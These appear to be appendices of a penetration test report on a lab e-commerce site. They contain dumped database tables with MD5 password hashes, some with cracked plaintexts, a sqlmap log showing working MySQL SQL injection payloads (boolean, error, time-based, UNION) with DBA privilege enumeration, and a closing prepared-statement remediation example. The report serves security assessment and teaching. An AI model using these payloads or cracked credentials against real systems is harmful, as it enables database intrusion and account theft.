82	82	82	November 2, 2021 7:47:pm	<blank>	368
82	82	82	November 2, 2021 7:47:pm	<blank>	368
82	82	82	November 2, 2021 7:47:pm	<blank>	367

82	82	82	November 2, 2021 7:47:pm	<blank>	367
82	82	82	November 2, 2021 7:47:pm	<blank>	366
82	82	82	November 2, 2021 7:47:pm	<blank>	379
82	82	82	November 2, 2021 7:47:pm	<blank>	379
82	82	82	November 2, 2021 7:47:pm	<blank>	366
82	82	82	November 2, 2021 7:47:pm	<blank>	365
82	82	82	November 2, 2021 7:47:pm	<blank>	359
82	qxpqqYnzbuXkbJhbdHNZvJucgghyAUuASGkzISdewOFHKqjkjq	82	November 2, 2021 7:47:pm	<blank>	363
82	82	82	November 2, 2021 7:47:pm	<blank>	362
82	82	82	November 2, 2021 7:47:pm	<blank>	359
82	82	82	November 2, 2021 7:47:pm	<blank>	359
82	82	82	November 2, 2021 7:47:pm	<blank>	358
82	82	82	November 2, 2021 7:47:pm	<blank>	351
82	82	82	November 2, 2021 7:47:pm	<blank>	350
82	82	82	November 2, 2021 7:47:pm	<blank>	350
82	82	82	November 2, 2021 7:47:pm	<blank>	349
82	82	82	November 2, 2021 7:47:pm	<blank>	348
82	82	82	November 2, 2021 7:47:pm	<blank>	346
82	qxpqqYnzbuXkbJhbdHNZvJucgghyAUuASGkzISdewOFHKqjkjq	82	November 2, 2021 7:47:pm	<blank>	363
82	82	qxpqqxgTruXzbYBqjkjq	November 2, 2021 7:47:pm	<blank>	345
82	82	82	November 2, 2021 7:47:pm	<blank>	346
82	82	qxpqqxgTruXzbYBqjkjq	November 2, 2021 7:47:pm	<blank>	345

82	82	82	November 2, 2021 7:47:pm	<blank>	343
82	82	82	November 2, 2021 7:47:pm	<blank>	342
82	qxpqqkcraewJlkxKKrAbVXujjxNoKuqTLaJmncnbqZDbjqjkjq	82	November 2, 2021 7:47:pm	<blank>	341
82	82	82	November 2, 2021 7:47:pm	<blank>	382

Database: aa2000
Table: reply_message
[1 entry]

CustomerID	Email	Status	Message	Recipient	From_admin	Primary_key	Date_created
1	hacklab@hacklab.com	<blank>	Test back	Rick Astley	Julius Felicen	1	October 13, 2017 11:12:pm

Database: aa2000
Table: message
[0 entries]

ID	CustomerID	Name	Email	Status	Message	Subject	Date_created

Database: aa2000
Table: tb_user
[3 entries]

userID	utype	Employee	password	username
1	3	Benjie I. Alfanta	e10adc3949ba59abbe56e057f20f883e (123456)	BENJIE_OOS
2	2	Leo Aranzamendez	7052cad6b415f4272c1986aa9a50a7c3 (hacklab)	hacklab
3	1	Julius Felicen	ae074a5692dfb7c26aae5147e52ceb40 (kelly)	admin

Database: aa2000
Table: dep_method
[0 entries]
+----------+------------+
| methodID | dep_method |
+----------+------------+
+----------+------------+

Database: aa2000
Table: sent_messages
[1 entry]
+----+------------+-------------+--------------------+---------+---------+---------+------------------------+
| ID | CustomerID | Name | Email | Status | Message | Subject | Date_created |
+----+------------+-------------+--------------------+---------+---------+---------+------------------------+
| 1 | 1 | Rick Astley | hacklab@hacklab.com | <blank> | test1 | test | July 14, 2017 3:16:am |
+----+------------+-------------+--------------------+---------+---------+---------+------------------------+

APPENDIX J – GET REQUEST SQL MAP ATTACK LOG

sqlmap identified the following injection point(s) with a total of 211 HTTP(s) requests:

Parameter: id (GET)
   Type: boolean-based blind
   Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
   Payload: id=1' RLIKE (SELECT (CASE WHEN (2900=2900) THEN 1 ELSE 0x28 END))-- VQBS

   Type: error-based
   Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
   Payload: id=1' AND (SELECT 4362 FROM(SELECT COUNT(*),CONCAT(0x71627a6b71,(SELECT (ELT(4362=4362,1))),0x717a716271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- zJxP

   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: id=1' AND (SELECT 3571 FROM (SELECT(SLEEP(5)))XMgI)-- NLQK

   Type: UNION query
   Title: MySQL UNION query (NULL) - 7 columns

```
    Payload:  id=-5657' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x71627a6b71,0x6f57777678544346676c517a4d5475594d7276755a4d
744941436a7a44764679496d446170584354,0x717a716271),NULL,NULL#
---
web application technology: Apache 2.4.29, PHP 5.6.34
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
banner: '10.1.31-MariaDB'
current user: 'root@localhost'
current database: 'aa2000'
hostname: 'osboxes'
current user is DBA: True
database management system users [5]:
[*] ''@'localhost'
[*] 'pma'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'
[*] 'root'@'localhost'

database management system users password hashes:
[*] pma [1]:
    password hash: NULL
[*] root [2]:
    password hash: *1B40855D63C1206DA26C0CFEC980D0F6AF3DB9FA
    password hash: NULL

database management system users privileges:
[*] ''@'localhost' [1]:
    privilege: USAGE
[*] 'pma'@'localhost' [1]:
    privilege: USAGE
[*] 'root'@'127.0.0.1' (administrator) [28]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
```

```
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE
[*] 'root'@'::1' (administrator) [28]:
    privilege: ALTER
    privilege: ALTER ROUTINE
    privilege: CREATE
    privilege: CREATE ROUTINE
    privilege: CREATE TABLESPACE
    privilege: CREATE TEMPORARY TABLES
    privilege: CREATE USER
    privilege: CREATE VIEW
    privilege: DELETE
    privilege: DROP
    privilege: EVENT
    privilege: EXECUTE
    privilege: FILE
    privilege: INDEX
    privilege: INSERT
    privilege: LOCK TABLES
    privilege: PROCESS
    privilege: REFERENCES
    privilege: RELOAD
    privilege: REPLICATION CLIENT
    privilege: REPLICATION SLAVE
    privilege: SELECT
    privilege: SHOW DATABASES
    privilege: SHOW VIEW
    privilege: SHUTDOWN
    privilege: SUPER
    privilege: TRIGGER
    privilege: UPDATE
```

[*] 'root'@'localhost' (administrator) [28]:
   privilege: ALTER
   privilege: ALTER ROUTINE
   privilege: CREATE
   privilege: CREATE ROUTINE
   privilege: CREATE TABLESPACE
   privilege: CREATE TEMPORARY TABLES
   privilege: CREATE USER
   privilege: CREATE VIEW
   privilege: DELETE
   privilege: DROP
   privilege: EVENT
   privilege: EXECUTE
   privilege: FILE
   privilege: INDEX
   privilege: INSERT
   privilege: LOCK TABLES
   privilege: PROCESS
   privilege: REFERENCES
   privilege: RELOAD
   privilege: REPLICATION CLIENT
   privilege: REPLICATION SLAVE
   privilege: SELECT
   privilege: SHOW DATABASES
   privilege: SHOW VIEW
   privilege: SHUTDOWN
   privilege: SUPER
   privilege: TRIGGER
   privilege: UPDATE

database management system users roles:
[*] ''@'localhost' [1]:
   role: USAGE
[*] 'pma'@'localhost' [1]:
   role: USAGE
[*] 'root'@'127.0.0.1' (administrator) [28]:
   role: ALTER
   role: ALTER ROUTINE
   role: CREATE
   role: CREATE ROUTINE
   role: CREATE TABLESPACE
   role: CREATE TEMPORARY TABLES
   role: CREATE USER
   role: CREATE VIEW

role: DELETE
role: DROP
role: EVENT
role: EXECUTE
role: FILE
role: INDEX
role: INSERT
role: LOCK TABLES
role: PROCESS
role: REFERENCES
role: RELOAD
role: REPLICATION CLIENT
role: REPLICATION SLAVE
role: SELECT
role: SHOW DATABASES
role: SHOW VIEW
role: SHUTDOWN
role: SUPER
role: TRIGGER
role: UPDATE
[*] 'root'@'::1' (administrator) [28]:
role: ALTER
role: ALTER ROUTINE
role: CREATE
role: CREATE ROUTINE
role: CREATE TABLESPACE
role: CREATE TEMPORARY TABLES
role: CREATE USER
role: CREATE VIEW
role: DELETE
role: DROP
role: EVENT
role: EXECUTE
role: FILE
role: INDEX
role: INSERT
role: LOCK TABLES
role: PROCESS
role: REFERENCES
role: RELOAD
role: REPLICATION CLIENT
role: REPLICATION SLAVE
role: SELECT
role: SHOW DATABASES

role: SHOW VIEW
role: SHUTDOWN
role: SUPER
role: TRIGGER
role: UPDATE
[*] 'root'@'localhost' (administrator) [28]:
role: ALTER
role: ALTER ROUTINE
role: CREATE
role: CREATE ROUTINE
role: CREATE TABLESPACE
role: CREATE TEMPORARY TABLES
role: CREATE USER
role: CREATE VIEW
role: DELETE
role: DROP
role: EVENT
role: EXECUTE
role: FILE
role: INDEX
role: INSERT
role: LOCK TABLES
role: PROCESS
role: REFERENCES
role: RELOAD
role: REPLICATION CLIENT
role: REPLICATION SLAVE
role: SELECT
role: SHOW DATABASES
role: SHOW VIEW
role: SHUTDOWN
role: SUPER
role: TRIGGER
role: UPDATE

Database: aa2000
Table: orders
[1 entry]
+---------+-----------+------------+-----+-------+---------+------------+---------------+-----------------+----------------------
-------+
| OrderID | Date_paid | customerID | tax | total | status | orderdate | deliverystatus |
Transaction_code | shipping_address |
+---------+-----------+------------+-----+-------+---------+------------+---------------+-----------------+----------------------
-------+

| 3 | <blank> | 3 | 36 | 300 | Pending | 2017-07-13 | <blank> | AA0033 | 1 Bell Street, Dundee Europe |
+---------+----------+----------+-----+-------+---------+----------+---------------+----------------+----------------------------+

Database: aa2000
Table: asset_archive
[0 entries]
+-----------+------+-------+-------+---------+----------+--------------+
| productID | name | image | price | details | quantity | date_created |
+-----------+------+-------+-------+---------+----------+--------------+
+-----------+------+-------+-------+---------+----------+--------------+

Database: aa2000
Table: reply_message
[1 entry]
+------------+--------------------+---------+-----------+------------+----------------+-------------+----------------------------+
| CustomerID | Email | Status | Message | Recipient | From_admin | Primary_key | Date_created |
+------------+--------------------+---------+-----------+------------+----------------+-------------+----------------------------+
| 1 | hacklab@hacklab.com | <blank> | Test back | Rick Astley | Julius Felicen | 1 | October 13, 2017 11:12:pm |
+------------+--------------------+---------+-----------+------------+----------------+-------------+----------------------------+

Database: aa2000
Table: customers
[5 entries]
+------------+--------+----------------------+--------+----------+----------------------+-----------+----------+----------------------------------+-----------+-----------+-------------+--------------------------+----------------+
| CustomerID | City | Email | Gender | status | Address | Birthday | Lastname | Password | Firstname | thumbnail | Middle_name | Date_created | Contact_number |
+------------+--------+----------------------+--------+----------+----------------------+-----------+----------+----------------------------------+-----------+-----------+-------------+--------------------------+----------------+
| 1 | Dundee | hacklab@hacklab.com | Male | active | 1 Bell Street, Dundee | 1995-09-15 | Astley | 7052cad6b415f4272c1986aa9a50a7c3 | Rick | rick.jpg | God | August 5, 2015 11:34:pm | 012345678 |
| 2 | Perth | IFerguson@hacklab.com | Male | active | 2 Brown Street | 1995-11-30 | Ferguson | a432fa61bf0d91ad0c3d2b26ae8ace94 | Ian | <blank> | Robert | August 5, 2015 11:35:pm | 09364987102 |

3	Dundee	Colin@test.com	Male	inactive	Dundee	0000-00-00	McLean	7052cad6b415f4272c1986aa9a50a7c3	Colin	<blank>	L	July 13, 2017 10:39:pm	12313123
4	Dundee	test@test.com	Male	inactive	1 Bell STreet, Dundee	1995-09-15	Astley	25f9e794323b453885f5181f1b624d0b	Rick	<blank>	God	July 14, 2017 3:23:am	09434138521
5	Dundee	joe@test.com	Male	inactive	10 NeverGonna Str	0000-00-00	Johnson	6ad14ba9986e3615423dfca256d04e3f	Joe	<blank>	Joe	November 9, 2021 8:16:pm	077647293
+----------+--------+----------------------+--------+----------+----------------------+-----------+----------+----------------------------------+-----------+-----------+-------------+--------------------------+---------------+

Database: aa2000
Table: purchases
[0 entries]
+----+--------------+------------+-------------+-------------+-------------+-------------+--------------+--------------+
| id | trasaction_id | payer_city | payer_email | payer_fname | payer_lname | posted_date | payer_address | payer_country |
+----+--------------+------------+-------------+-------------+-------------+-------------+--------------+--------------+
+----+--------------+------------+-------------+-------------+-------------+-------------+--------------+--------------+

Database: aa2000
Table: customer_archive
[0 entries]
+------------+------+-------+--------+---------+----------+----------+----------+-----------+-------------+--------------+----------------+
| CustomerID | City | Email | Gender | Address | Birthday | Lastname | Password | Firstname | Middle_name | Date_created | Contact_number |
+------------+------+-------+--------+---------+----------+----------+----------+-----------+-------------+--------------+----------------+
+------------+------+-------+--------+---------+----------+----------+----------+-----------+-------------+--------------+----------------+

Database: aa2000
Table: notif
[3 entries]
+---------+---------+---------+--------------+
| notifID | orderID | status | date_ordered |
+---------+---------+---------+--------------+
1	1	<blank>	2017-07-02
2	2	<blank>	2017-07-02
4	3	Seen	2017-07-13
+---------+---------+---------+--------------+

Database: aa2000
Table: loginout_serverhistory
[9 entries]

AdminID	Name	User	Time_in	Time_out	Primary
3	Julius Felicen	admin	July 2, 2017 2:33:am	July 13, 2017 11:01:pm	15
3	Julius Felicen	admin	July 2, 2017 8:36:am	July 13, 2017 11:01:pm	16
3	Julius Felicen	admin	July 2, 2017 8:49:am	July 13, 2017 11:01:pm	17
3	Julius Felicen	admin	July 2, 2017 8:49:am	July 13, 2017 11:01:pm	18
3	Julius Felicen	admin	July 2, 2017 8:51:am	July 13, 2017 11:01:pm	19
3	Julius Felicen	admin	July 2, 2017 9:21:am	July 13, 2017 11:01:pm	20
3	Julius Felicen	admin	July 13, 2017 10:29:pm	July 13, 2017 11:01:pm	21
3	Julius Felicen	admin	July 13, 2017 10:56:pm	July 13, 2017 11:01:pm	22
3	Julius Felicen	admin	November 9, 2021 8:07:pm	<blank>	23

Database: aa2000
Table: backup_dbname
[0 entries]

ID	Name	Date

Database: aa2000
Table: audit_trail
[1 entry]

ID	KeyID	Detail	User	Outcome	Date_time
3	6	Announcement = We will never give you up New Announcement was created	admin	Inserted	July 2, 2017 2:36:am

Database: aa2000
Table: tb_user
[3 entries]

userID	utype	Employee	password	username
1	3	Benjie I. Alfanta	e10adc3949ba59abbe56e057f20f883e	BENJIE_OOS
2	2	Leo Aranzamendez	7052cad6b415f4272c1986aa9a50a7c3	hacklab
3	1	Julius Felicen	ae074a5692dfb7c26aae5147e52ceb40	admin

+--------+-------+------------------+--------------------------------+------------+

Database: aa2000
Table: tb_productreport
[11 entries]
+-----------+---------+-------------+
| ProductID | Beg_qty | updated_qty |
+-----------+---------+-------------+
1	100	<blank>
2	100	<blank>
3	100	100
4	100	<blank>
5	100	<blank>
6	100	<blank>
7	100	<blank>
8	100	<blank>
9	50	<blank>
10	30	<blank>
11	20	<blank>
+-----------+---------+-------------+

Database: aa2000
Table: item_category
[5 entries]
+-------------+----------------------+
| category_id | item_name |
+-------------+----------------------+
1	Office Machine
2	Computer Accessories
3	Furniture
4	Filing & Storage
5	Office Supplies
+-------------+----------------------+

Database: aa2000
Table: comment
[1 entry]
+------------+----------------+-----+---------+-------------+
| CustomerID | announcementID | Num | Comment | date_posted |
+------------+----------------+-----+---------+-------------+
| 1 | 1 | 1 | Asda | 1499973598 |
+------------+----------------+-----+---------+-------------+

Database: aa2000

Table: tb_products
[11 entries]

+----------+----------+----------+-------+----------+----------+
| productID | name | image | price | details | quantity | date_created |
+----------+----------+----------+-------+----------+----------+
1	Professional Standard Box Camera	products/1.JPG	300	Sensor Type: 1/3 Sony High Resolution CCD Chipset\r\n\r\n\r\n\r\n\r\nSystem of Signal: NTSC\r\n\r\n\r\n\r\n\r\nHorizontal Resolution: 420 TV Lines\r\n\r\n\r\n\r\n\r\nOperating Temp: -10? C-50?C\r\n\r\n\r\n\r\n\r\nIllumination: 1.0Lux @ F1.2\r\n\r\n\r\n\r\n\r\n	91	August 5, 2015 11:34:pm
2	CCD Sony 1/3 Dome Type Camera	products/2.JPG	600	Product Description\r\n\r\n\r\n\r\n\r\nCCD Sony 1/3 Dome Type Camera\r\n\r\n\r\n\r\n\r\n3.6 mm Lens \r\n\r\n\r\n\r\n\r\nSensor Type: 1/3 Sony CC Chipset\r\n\r\n\r\n\r\n\r\nSystem of Signal: NTSC\r\n\r\n\r\n\r\n\r\nHorizontal Resolution: 420 TV Lines\r\n\r\n\r\n\r\n\r\nOperation Temp: -10? C-50?C\r\n\r\n\r\n\r\n\r\nIllumination: 1Lux / 00.3Lux\r\n\r\n\r\n\r\n\r\n	95	August 5, 2015 11:34:pm
3	KD-DW36RD48 IP Outdoor N.V Camera Wired/ Wireless	products/3.JPG	500	Product Description\r\n\r\nKD-DW36RD48 IP Outdoor N.V Camera Wired/ Wireless\r\n\r\n1/3 Sony Super HAD II CCD, Color: 0.3Lux (480TVL); Color 0.1Lux\r\n\r\n(600TVL), 4/6/8mm fixed lens optional, IR\r\n\r\nDistance: 30m\r\n\r\nDimension: 173mm (L) x102mm (W) x93mm (H); N.W.:1.5kg\r\n\r\n	100	August 5, 2015 11:34:pm
4	KD-DP73XD22 With zoom camera ZCN-21Z22, 22x10 zoom	products/4.JPG	700	1. 7? IP low speed dome, indoor/outdoor\n\n 2. Manual Pan/tilt:6 /S,9?/S,12?/S,15?/S,Turn\n\n Angle: Horizontal: 360? endless, Vertical: 90?\n\n 3. 64 preset, 1 tour groups \n\n 4. DC15V, 2A\n\n KD-DP73XD22\n\n With zoom camera ZCN-21Z22, 22x10 zoom, color 0.5Lux 580TVL, \n\n B/W 0.02Lux 650TVL,\n\n	100	August 5, 2015 11:34:pm
5	220X Day/Night Color CCD ZOOM Camera with 1/4 ?i	products/5.JPG	800	Type: Auto Focus power zoom camera\n\nImage sensor: 1/4 ?SONY COLOR CCD\n\nEffect Pixels: 768(H) x 494(V) /470TV Line\n\nMin. Illumination: 3Lux /1.6\n\nS/N Ration: 46dB (AGC OFF, fsc trap)\n\nLens: 22 X zoom, F/1.6 (W) 3.7(T) f=3.6 (w) 79.2(T)mm\n\nZoom: Optical 22X, Digital 10X\n\n	100	August 5, 2015 11:34:pm
6	Bullet Type Covert Camera	products/6.JPG	700	Bullet Type Covert Camera\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal: NTSC\r\nHorizontal Resolution: 420 TV Lines\r\nOperating Temp: -10\xb0 C-50\xb0 C\r\nIllumination: 1Lux\r\n	100	September 1, 2015 8:22:pm
7	Weatherproofed Camera with Infra-Red	products/7.JPG	665	Weatherproofed Camera with Infra-Red\r\nSensor Type: 1/3 Sony CCD Chipset\r\nSystem of Signal: NTSC\r\nHorizontal

Resolution: 520 TV Lines\r\nOperating Temp: -10\xb0C-50\xb0C\r\nIllumination: 0.03Lux\r\nPower Supply: DC12V\r\nIR Distance: 50m | 100 | September 1, 2015 11:40:pm |
| 8 | ACTI PTZD91 | products/8.JPG | 780 | Product Type-\tMini Dome,\r\nMaximum Resolution: 1MP,\r\nApplication Environment:\tIndoor,\r\nImage Sensor:\tProgressive Scan CMOS,\r\nDay / Night: No
| 100 | September 2, 2015 12:33:am |
| 9 | VC IRD720P- ANALOG DOME TYPE CAMERA | products/9.JPG | 700 | 6MM Lens\r\nCMOS 800TVL chipset\r\n24pcs IR LED\r\nNTSC\r\nDC12V\r\nWithout osd Metal Case\r\nColor White
| 50 | September 2, 2015 12:40:am |
| 10 | VC IRW720P- ANALOG BULLET TYPE CAMERA | products/10.JPG | 800 | IR Waterproof with Bracket\r\nCMOS 800TVL\r\n6MM Lens\r\n24pcs IR LED\r\nNTSC\r\nDC 12V\r\nWithout osd\r\nWhite
| 30 | September 2, 2015 12:42:am |
| 11 | VC?D42S720-ANALOG BULLET TYPE CAMERA | products/11.JPG | 900 | NVP2431+OV9712 with OSD Cable\r\nIR LED: ?5X42PCS IR range: 40M\r\n8?12mm CS Lens\r\nWater resistance: IP66\r\n3?Axis cable built?in bracket\r\nSize: 242W) x 84(H) x 86(D)mm\r\nWeight: 1.6KG
| 19 | September 2, 2015 12:52:am |

Database: aa2000
Table: sent_messages
[1 entry]

ID	CustomerID	Name	Email	Status	Message	Subject	Date_created
1	1	Rick Astley	hacklab@hacklab.com	<blank>	test1	test	July 14, 2017 3:16:am

Database: aa2000
Table: tb_equipment
[0 entries]

item_id	employee_id	supplier_id	price	status	date_post	item_code	item_name	brand_name	item_category

Database: aa2000
Table: user_type

[4 entries]

typeID	user_type
1	ADVERTISING Admin
2	ASSET Admin
3	ONLINE ORDERING Admin
4	SUPER Admin

Database: aa2000
Table: order_details
[2 entries]

OrderID	ProductID	CustomerID	Orderdetailsid	Total	Quantity	Total_qty
3	1	3	1	300	1	92
3	1	1	2	300	1	91

Database: aa2000
Table: tb_sentmessage
[0 entries]

CustomerID	Email	Status	Message	Recipient	From_admin	Primary_key	Date_created

Database: aa2000
Table: dep_method
[0 entries]

methodID	dep_method

Database: aa2000
Table: message
[1 entry]

ID	CustomerID	Name	Email	Status	Message	Subject	Date_created
1	1	Rick Astley	hacklab@hacklab.com	<blank>	test1	test	July 14, 2017 3:16:am

Database: aa2000
Table: asset_depreciation
[0 entries]
+---------+-------+-------+--------+-------------+
| item_id | price | years | depmed | salvage_val |
+---------+-------+-------+--------+-------------+
+---------+-------+-------+--------+-------------+

Database: aa2000
Table: tb_announcement
[1 entry]
+----------------+--------------------------+----------------+---------+--------------------+----------------------------------+--
------+
| announcementID | name | image | place | date | detail |
status |
+----------------+--------------------------+----------------+---------+--------------------+----------------------------------+--
------+
| 1 | We will never give you up | upload/rick.jpg | Hacklab | 2017-07-01 08:07:57 | We will
certainly not give you up | Seen |
+----------------+--------------------------+----------------+---------+--------------------+----------------------------------+--
------+

Database: aa2000
Table: loginout_history
[28 entries]
+------------+-------+--------------------+--------------------------+-------------------------+-----------+
| CustomerID | Name | User | Time_in | Time_out | Primary |
+------------+-------+--------------------+--------------------------+-------------------------+-----------+
1	Rick	hacklab@hacklab.com	July 2, 2017 2:07:am	July 14, 2017 8:07:am	20
1	Rick	hacklab@hacklab.com	July 2, 2017 2:24:am	July 14, 2017 8:07:am	21
1	Rick	hacklab@hacklab.com	July 2, 2017 2:37:am	July 14, 2017 8:07:am	22
1	Rick	hacklab@hacklab.com	July 2, 2017 8:16:am	July 14, 2017 8:07:am	23
1	Rick	hacklab@hacklab.com	July 2, 2017 8:17:am	July 14, 2017 8:07:am	24
1	Rick	hacklab@hacklab.com	July 2, 2017 8:29:am	July 14, 2017 8:07:am	25
1	Rick	hacklab@hacklab.com	July 13, 2017 10:32:pm	July 14, 2017 8:07:am	26
3	Colin	Colin@test.com	July 13, 2017 10:40:pm	July 13, 2017 10:56:pm	27
1	Rick	hacklab@hacklab.com	July 14, 2017 1:49:am	July 14, 2017 8:07:am	28
1	Rick	hacklab@hacklab.com	July 14, 2017 2:13:am	July 14, 2017 8:07:am	29
1	Rick	hacklab@hacklab.com	July 14, 2017 2:17:am	July 14, 2017 8:07:am	30
1	Rick	hacklab@hacklab.com	July 14, 2017 2:19:am	July 14, 2017 8:07:am	31
1	Rick	hacklab@hacklab.com	July 14, 2017 2:21:am	July 14, 2017 8:07:am	32
1	Rick	hacklab@hacklab.com	July 14, 2017 2:22:am	July 14, 2017 8:07:am	33
1	Rick	hacklab@hacklab.com	July 14, 2017 2:28:am	July 14, 2017 8:07:am	34

1	Rick	hacklab@hacklab.com	July 14, 2017 2:31:am	July 14, 2017 8:07:am	35
1	Rick	hacklab@hacklab.com	July 14, 2017 2:46:am	July 14, 2017 8:07:am	36
1	Rick	hacklab@hacklab.com	July 14, 2017 2:49:am	July 14, 2017 8:07:am	37
1	Rick	hacklab@hacklab.com	July 14, 2017 2:49:am	July 14, 2017 8:07:am	38
1	Rick	hacklab@hacklab.com	July 14, 2017 2:53:am	July 14, 2017 8:07:am	39
1	Rick	hacklab@hacklab.com	July 14, 2017 2:55:am	July 14, 2017 8:07:am	40
1	Rick	hacklab@hacklab.com	July 14, 2017 2:57:am	July 14, 2017 8:07:am	41
1	Rick	hacklab@hacklab.com	July 14, 2017 3:09:am	July 14, 2017 8:07:am	42
4	Joe	test@test.com	July 14, 2017 3:23:am	July 14, 2017 3:27:am	43
1	Rick	hacklab@hacklab.com	July 14, 2017 3:31:am	July 14, 2017 8:07:am	44
1	Rick	hacklab@hacklab.com	July 14, 2017 7:11:am	July 14, 2017 8:07:am	45
1	Rick	hacklab@hacklab.com	July 14, 2017 8:07:am	July 14, 2017 8:07:am	46
5	Joe	joe@test.com	November 9, 2021 8:16:pm	<blank>	47

APPENDICES PART 2

APPENDIX K – LOGIN PREPARED STATEMENT AND SANITISATION POC

```
<?php
    $username = $password = "";

    if ($_SERVER["REQUEST_METHOD"] == "POST") {
        if (empty($_POST["name"])) {
            $logErr = "Name and password required.";
        } else {
            $username = test($_POST["name"]);
        }

        if (empty($_POST["pass"])) {
            $logErr = "Name and password required.";
        } else {
            $password = test($_POST["pass"]);
        }
    }

        function test($data) {
            $data = trim($data);
            $data = stripslashes($data);
            $data = htmlspecialchars($data);
            return $data;
        }


    $stmt = mysqli_prepare ($conn, "SELECT * FROM users WHERE username = ?
");
    mysqli_stmt_bind_param($stmt, "s", $username);
    mysqli_stmt_execute($stmt);
    $result = $stmt->get_result();
    $row = $result->fetch_assoc();

    if ($row["username"] == $username && password_verify($password,
$row["pass"])){
        $username = $row["username"];
        $_SESSION["username"] = $username;
        header ("Location: profile.php");
        exit();
    }
    $stmt->close();
    mysqli_close($conn);
?>
```